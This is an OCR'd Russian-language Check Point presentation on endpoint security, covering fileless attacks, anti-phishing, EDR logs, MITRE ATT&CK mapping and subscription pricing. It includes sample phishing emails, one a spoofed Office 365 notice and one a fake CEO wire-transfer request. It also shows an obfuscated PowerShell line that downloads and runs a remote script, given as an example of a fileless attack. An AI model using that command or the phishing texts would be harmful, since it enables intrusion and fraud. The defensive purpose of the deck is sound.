
Изоляция и лечение

Защита в реальном времени


Сколько же нужно агентов?


- AV
- VPN
- NAC
- DLP
- EDR
- EPP
- …

Предотвращение Zero-Day с любовью к пользователю



Предотвращение Zero-Day с любовью к пользователю





Целевой фишинг как отдельный вид искусства

From: Office 365 <noreply87788392341.356@offlce.com>
Sent: Tuesday, September 4, 2018 10:32 AM
To: [redacted]@[redacted].com>
Subject: Office is delaying (9) incoming messages

From: CEO@acmecorp.com

To: Jane@acmecorp.com


Subject: Urgent


I need you to initiate a wire transfer in the sum of $45,250 to the account below. I am boarding a flight and this needs to be done right now. Can you please get this done? Send confirmation of the transfer immediately.

Thanks

Thank you,
Office 365 Team

Борьба с фишингом и защита учеток





Анализ **содержимого** веб-страницы,
а не только репутации

Злоумышленники ♥ бестелесные атаки!

```
&("{0}{2}{3}{1}{4}"-f 'In','e','voke-
Exp','r','ssion') (&( "{2}{0}{1}"-f'w-
Obje','ct','Ne') ( "{0}{1}{2}{3}"-f
'N','et.','Web','Client') ).("{0}{3}{1}
{2}{4}"-f'Downl','ad','S','o','tring'
).Invoke(( 'http' + ':'+'/'+'/bi'
+'t.ly'+'/L3g1t' ))
```

Вредоносный скрипт

исполняется PowerShell

Стандартный системный процесс

10

раз проще достичь цели, чем с вредоносными файлами*


35%

всех атак в 2018*

*Ponemon Institute

5 year flashforward

As technology advances and cybercriminals become more sophisticated – further refining existing methodologies and borrowing from leaked nation state toolkits – cyber-attacks will become increasingly stealthy and harder to detect. While currently there are few reports from law enforcement, attacks using fileless malware will become a standard component of the crime-as-a-service industry, just as cryptoware has today.




Europol IOCTA 2018 Report

Динамический анализ в реальном времени

Check Point
SOFTWARE TECHNOLOGIES LTD

CLEANED	Gandcrypt	MEDIUM	Endpoint Behavioral Guard	...\windows\syswow64\windowspowershell\v1.0\powershell.exe	gen.win.ps.oncodrep.a
status	malware family	severity	triggered by	trigger	protection name



Расследование атаки по MITRE ATT&CK

Check Point
SOFTWARE TECHNOLOGIES LTD

MITRE ATT&CK™ Matrix | PASHAP-G4: analyzer1567409126857


https://attack.mitre.org/


These are the tactics and techniques as described by the MITRE ATT&CK™ framework.

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Remote Logon 1 event	Command-Line Interface 4 events	Registry Run Keys / Startup Folder 1 event	Process Injection 22 events	Modify Registry 683 events		Browser Bookmark Discovery 10 events		Data from Local System 1929 events	Commonly Used Port 13 events		Data Encrypted for Impact 35 events
Valid Accounts 1 event	Execution through API 663 events	Scheduled Task 1 event	Scheduled Task 1 event	Process Injection 22 events				Man in the Browser 6 events			Inhibit System Recovery 2 events
	Scheduled Task 1 event	Valid Accounts 1 event	Valid Accounts 1 event	Scripting 4 events							Process Termination 44 events
	Scripting 4 events			Valid Accounts 1 event							Service Stop 368 events
	User Execution 1 event										


Автоматизация реагирования

Политика «все в детект» (EDR):





Политика «все в превент» (EPP):



Новые сервисы – новые векторы и «периметры»

Check Point
SOFTWARE TECHNOLOGIES LTD

NANO AGENT
Сенсор, применение политики

PRIVATE CLOUD
База угроз, обновления, инспекция конфиденциальных данных

PUBLIC CLOUD
Сервисы безопасности


Новая модель потребления решений ИБ

Check Point
SOFTWARE TECHNOLOGIES LTD

Традиционные

«Следующего поколения»

Продвинутые сервисы
по подписке



От CAPEX локально до OPEX в облаке

Check Point
SOFTWARE TECHNOLOGIES LTD

MSSP


Локальное облако

$$$ CAPEX
$ OPEX
Годы

Публичное облако

$ OPEX
Дни/мес.


$$ OPEX
Дни/мес.



- «Чистая труба»
- Защита почты
- Песочница как сервис
- Защита рабочих станций
- Защита мобильных устройств
- SOC, …

2. ВСЕ по подписке

CHECK POINT INFINITY



Check Point SOFTWARE TECHNOLOGIES LTD

Стоимость за каждого пользователя в год

50%

% бюджета на оборудование

5%

% бюджета на обучение и сервисы

24x7

Premium Support

ВСЕ ПРОСТО, ВСЕ ВКЛЮЧЕНО

Check Point
SOFTWARE TECHNOLOGIES LTD

Спасибо за внимание!

Алексей Белоглазов

Технический эксперт по защите от кибер-атак,

Check Point, Восточная Европа и Ближний Восток